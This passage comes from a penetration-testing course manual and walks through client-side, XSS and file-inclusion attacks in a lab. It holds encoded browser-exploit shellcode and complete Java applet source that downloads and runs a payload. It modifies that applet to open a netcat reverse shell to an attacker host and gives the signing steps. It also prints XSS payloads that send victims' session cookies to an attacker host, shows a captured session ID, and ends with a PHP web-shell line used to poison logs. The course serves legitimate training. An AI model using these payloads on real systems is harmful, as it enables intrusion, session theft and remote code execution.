u89bb%u6ae6%u5610%u6857%ua599%u6174%ud5ff%uc085%u0c74%u4eff%u7508%u68ec%ub5f0%u56a2%u
d5ff%u6368%u646d%u8900%u57e3%u5757%uf631%u126a%u5659%ufde2%uc766%u2444%u013c%u8d01%u2
444%uc610%u4400%u5054%u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u46
56%u30ff%u0868%u1d87%uff60%ubbd5%ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0f
b%u0575%u47bb%u7213%u6a6f%u5300%ud5ff
```

The resulting shellcode is **18 bytes** smaller than the one used in the exploit. To keep the size similar, we can pad our shellcode with *nops*.

Once the shellcode is padded and matches the size of the original shellcode used in the exploit, it works as expected and sends us back a reverse shell, as can be seen in the following screenshot.




Figure 48 - Receiving Our Reverse Shell

12.2.3 - Exercises

1. Use MS12-037 to exploit your Windows host from your Kali system, using the default exploit.
2. Enable the Windows firewall and remove any whitelisted processes (e.g. `iexplore.exe`) or port numbers (TCP 80, 443, 4444) and try to exploit it again. Identify why the attack no longer works and correct it so you can get a shell.

12.3 - Java Signed Applet Attack

The previous client side exploit relied on an existing vulnerability in our victim's browser; because of our information gathering efforts, we had the opportunity to know of this vulnerability ahead of time. However, this is not always possible, nor is it always the best approach to take during client side attacks. A good example of a client side exploit based on a human vulnerability, as opposed to a software vulnerability, is the Java Applet client side attack.

This attack affects targets with Java installed and enabled in their browsers – a required feature for many administrators and power users. As Java-enabled browsers can run Java applications, it is quite trivial to make our own malicious Java applet which will execute code of our choosing when run. However, there is one drawback: the user will get a warning box before execution of our Java payload. The average user may not understand the implications of clicking **Run** on this warning box. If the user runs the program, the Java software installed on the victim's machine will execute our payload happily.

The Java code below will download a given executable and execute it in a temporary directory on the target machine.

```
import java.applet.*;  
import java.awt.*;  
import java.io.*;  
import java.net.URL;  
import java.util.*;  
  
/**  
 *      Author: Offensive Security  
 *      This Java applet will download a file and execute it.  
 **/
```

```
public class Java extends Applet {

    private Object initialized = null;
    public Object isInitialized()
    {
        return initialized;
    }
    public void init()
    {
        Process f;
        try {
            String tmpdir = System.getProperty("java.io.tmpdir") + File.separator;
            String expath = tmpdir + "evil.exe";
            String download = "";
            download = getParameter("1");
            if (download.length() > 0) {
                // URL parameter
                URL url = new URL(download);
                // Get an input stream for reading
                InputStream in = url.openStream();
                // Create a buffered input stream for efficency
                BufferedInputStream bufIn = new BufferedInputStream(in);
                File outputFile = new File(expath);
                OutputStream out = new BufferedOutputStream(new
FileOutputStream(outputFile));
                byte[] buffer = new byte[2048];
                for (;;) {
                    int nBytes = bufIn.read(buffer);
                    if (nBytes <= 0) break;
                    out.write(buffer, 0, nBytes);
                }
                out.flush();
                out.close();
                in.close();
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```
f = Runtime.getRuntime().exec("cmd.exe /c " + expath);  
}  
  
} catch(IOException e) {  
    e.printStackTrace();  
}  
/* ended here and commented out below for bypass */  
catch (Exception exception)  
{  
    exception.printStackTrace();  
}  
}  
}
```

We will use this code to have our victim download netcat from our web server and send back a reverse shell to us on port 443. We will need to make the following changes in the Java code before compiling in order to provide the needed netcat reverse connection parameters:

```
f = Runtime.getRuntime().exec("cmd.exe /c " + expath + " 10.11.0.5 443 -e cmd.exe");
```

We will proceed to compile our corrected code with the Java compiler and then sign our Applet.

```
root@kali:~# javac -source 1.7 -target 1.7 Java.java  
root@kali:~# echo "Permissions: all-permissions" > /root/manifest.txt  
root@kali:~# jar cvf Java.jar Java.class  
added manifest  
adding: Java.class(in = 1233) (out= 709)(deflated 42%)  
root@kali:~# keytool -genkey -alias signapplet -keystore mykeystore -keypass  
mykeypass -storepass password123  
What is your first and last name?
```

```
[Unknown]: Offensive Security
What is the name of your organizational unit?
[Unknown]: Ownage Dept
What is the name of your organization?
[Unknown]: Offensive Security
What is the name of your City or Locality?
[Unknown]: localhost
What is the name of your State or Province?
[Unknown]: 127.0.0.1
What is the two-letter country code for this unit?
[Unknown]: US
Is CN=Offensive Security, OU=Ownage Dept, O=Offensive Security, L=localhost,
ST=127.0.0.1, C=US correct?
[no]: yes
root@kali:~# jarsigner -keystore mykeystore -storepass password123 -keypass mykeypass
-signedjar SignedJava.jar Java.jar signapplet
Warning:
The signer certificate will expire within six months.
root@kali:~ # cp Java.class SignedJava.jar /var/www/html/
```

Once the applet is ready, we embed it in an HTML file and write it to our web root folder.

```
root@kali:~# echo '<applet width="1" height="1" id="Java Secure" code="Java.class"
archive="SignedJava.jar"><param name="1"
value="http://10.11.0.5:80/evil.exe"></applet>' > /var/www/html/java.html
```

Lastly, we copy nc.exe to the web root and rename it to evil.exe:

```
root@kali:~# locate nc.exe
...
/usr/share/windows-binaries/nc.exe
root@kali:~# cp /usr/share/windows-binaries/nc.exe /var/www/html/evil.exe
```

Once our victim browses to this page, he gets the following warning message:





Figure 49 - The Warning Presented to the User

This is the crucial point. If the user should click on **Run**, our compiled Java code will be executed on their target machine and we will receive a reverse netcat shell, or any other payload we choose to use.



A screenshot of a terminal window titled "root@kali: ~". The window has a standard title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the following text:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49217
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Offsec\Desktop>
```

Figure 50 - Shell Received From the Remote System

12.3.1 - Exercises

1. Exploit your Windows host with a Java payload attack.
2. Play with the settings you used when generating the payload. What makes the attack look more believable? What makes it look less believable?

13. - Web Application Attacks

Web applications are increasing in popularity as the Internet continues to grow. A recent security study debunked the myth that most attacks come from within an organization and that most of the successful remote attacks on organizations were done by attacking their web applications. This makes sense because a dynamic web application will usually provide a larger attack surface as the web server often runs server side code. Depending on the quality of this code and the configuration of the web server, the integrity of the site may be compromised by a malicious visitor. Web applications can be written in a variety of languages, each with its specific vulnerability classes, although the main attack vectors are similar in concept.

This module introduces several web application attack vectors in Windows and Linux environments. Please note that the topic of web application attacks is vast and complex. This module will discuss basic attack vectors and use simple examples.

13.1 - Essential Firefox Add-ons

In order to complete the exercises in this module, you will need to install the following Firefox extensions:

- Cookies Manager⁵⁵
- Tamper Data⁵⁶

⁵⁵ <https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/>

⁵⁶ <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

13.2 - Cross Site Scripting (XSS)

We will begin with the least appreciated and understood vulnerabilities: *Cross Site Scripting* (XSS)⁵⁷ attacks. XSS vulnerabilities are caused due to unsanitized user input that is then displayed on a web page in HTML format. These vulnerabilities allow malicious attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.

Although XSS attacks don't directly compromise a machine, these attacks can still have significant impacts, such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more. Let's examine a vulnerable web application present on our Windows 7 lab machine: a basic guestbook application. The application allows users to post their name and a comment, and will then display the output unfiltered, allowing us to include our own JavaScript code into the output page.

OS-40813 Rody Shahnazarian

⁵⁷ [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))




Figure 51 - Injecting JavaScript Into the Form

Once an unsuspecting victim visits the affected page, the injected JavaScript code is executed in their browser:




Figure 52 - The JavaScript Executes When the Page is Viewed

Let's see what type of impact this can have on our potential victims.

13.2.1 - Browser Redirection and IFRAME Injection

XSS vulnerabilities often go hand-in-hand with client side attacks, as they often allow for the redirection of a victim's browser to a location of your choosing. Alternatively, you could choose to inject an invisible iframe into the victim's browser to get the same results in a stealthier manner.

```
<iframe SRC="http://10.11.0.5/report" height = "0" width ="0"></iframe>
```

Once our victim visits the affected output page, their browser connects to our attacking machine. In this example, we are listening on port 80 on our attacking machine with **netcat**:

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [10.11.0.5] from (UNKNOWN) [10.11.1.35] 49275
GET /report HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml,
image/pjpeg, application/x-ms-xbap, */*
Referer: http://127.0.0.1/index.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 10.11.0.5
Connection: Keep-Alive
```

As demonstrated above, browser redirection may be used to redirect a victim browser to a client side attack or to an information gathering script.

13.2.2 - Stealing Cookies and Session Information

The vulnerable application used in this section uses an insecure implementation of sessions. Once a legitimate user logs into the application, a cookie that contains a PHP session ID is added to their session. Any further attempts to access this page by the authenticated user does not require re-authentication, as their session has already been authenticated. Using JavaScript, you can have the victim's browser send us the cookie information stored in their browser for this session. Our injected JavaScript would look similar to the following:

```
<script>
new Image().src="http://10.11.0.5/bogus.php?output="+document.cookie;
</script>
```

The browser of an unsuspecting victim browsing the affected page makes a connection back to us with an authenticated session ID value:

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [10.11.0.5] from (UNKNOWN) [10.11.1.35] 49455
GET /bogus.php?output=PHPSESSID=308f56771e83388c1c9069116054e80e HTTP/1.1
Accept: /*
Referer: http://127.0.0.1/index.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 10.11.0.5
Connection: Keep-Alive
```

We then proceed to use a cookie editor like Cookies Manager⁵⁸ to introduce this authenticated session ID into our browser.



Figure 53 - Inserting the Captured Cookie

⁵⁸ <https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/>

Once the cookie value is updated, we can browse to the administrative interface without providing any credentials:




Figure 54 - Accessing the Admin Panel Without Credentials

Remember that this attack is session-specific, meaning that it will work as long as the victim stays logged on with their original session, or until their session expires.

13.2.3 - Exercises

1. Exploit the XSS vulnerability in the guestbook application to get the admin cookie and hijack the session. The admin user is 'offsec' with password '123456'.
2. Consider what other ways an XSS here might be able to be used for attacks.
3. Does this exploit attack the server or clients of the site?

13.3 - File Inclusion Vulnerabilities

Local (LFI) and remote (RFI)⁵⁹ file inclusion vulnerabilities are commonly found in poorly written PHP code. The exploitation of these vulnerabilities also depends on PHP versions and web server configurations, specifically *php.ini* values such as *register_globals* and *allow_url* wrappers. LFI/RFI vulnerabilities allow an attacker to include a remote or local file into the webserver's running PHP code.

LFI vulnerabilities are a subclass of RFIs. The difference between the two is the web application's capability to include either local or remote files. RFI attacks allow the attacker to introduce his own code to the webserver, resulting in a quick compromise, while LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.

13.3.1 - Local File Inclusion

To understand the mechanisms behind this attack, let's return to the guestbook application. Notice that the guestbook allows you to choose a language as input and, depending on which one you choose, the thank you message is appropriately displayed in that language:

⁵⁹ https://en.wikipedia.org/wiki/File_inclusion_vulnerability

Merci d'avoir envoyer votre message !

[Submit another](#)

[Comments Page](#)

Figure 55 - The Guestbook Thanks the User in the Selected Language

The code responsible for this feature looks like this:

```
if (isset( $_GET['LANG'] ) ) { $lang = $_GET['LANG'];}
else { $lang = 'en';}
include( $lang . '.php' );
```

The code above checks if the GET parameter *LANG* is set. If *LANG* is set, it is assigned to the variable *\$lang*. If the *LANG* parameter is not set, the default value of “en” (English) is assigned. The code then uses the PHP include function and includes the required text from a local file, either *en.php* or *fr.php*.

The developer of this application was not expecting any other values than the two options he specified—English and French. However, because the *LANG* parameter is not sanitized, you can try to include a different PHP file into this page.




Figure 56 - Attempting to Exploit the LFI Vulnerability

In the example above, we have tried to include the Windows *hosts* file, usually located at *C:\windows\system32\drivers\etc\hosts*. However, according to the error output, we see that a *.php* extension has been added to our request. This can be explained by how this code includes the file:

```
include( $lang . '.php' );
```

In versions of PHP below 5.3, we would be able to terminate our request with a null byte (%00) that would cause the PHP engine to ignore everything after that byte. Using this trick, in our example, seems to work. Once the *.php* extension is removed from our request, the PHP engine includes the specified file.




Figure 57 - Successfully Including a Local File

As exciting as reading a local file from a file-system may be, LFI attacks can often be leveraged to code execution attacks with a bit of luck. Let's review our current situation with this attack:

- We are able to include any file in the file-system.
- The *include* directive will execute PHP code within the included files, if present.

If we could then get some PHP code written to somewhere on the victim server filesystem, we could perhaps get a shell. However, assuming we can't directly upload a file to the remote filesystem, what options do we have?

13.3.1.1 - Contaminating Log Files

One option is to contaminate log files of various services to cause them to contain PHP code. For example, consider the following netcat connection made to the victim server on port 80:

```
root@kali:~# nc -nv 10.11.1.35 80
(UNKNOWN) [10.11.1.35] 80 (http) open
<?php echo shell_exec($_GET['cmd']);?>

HTTP/1.1 400 Bad Request
```

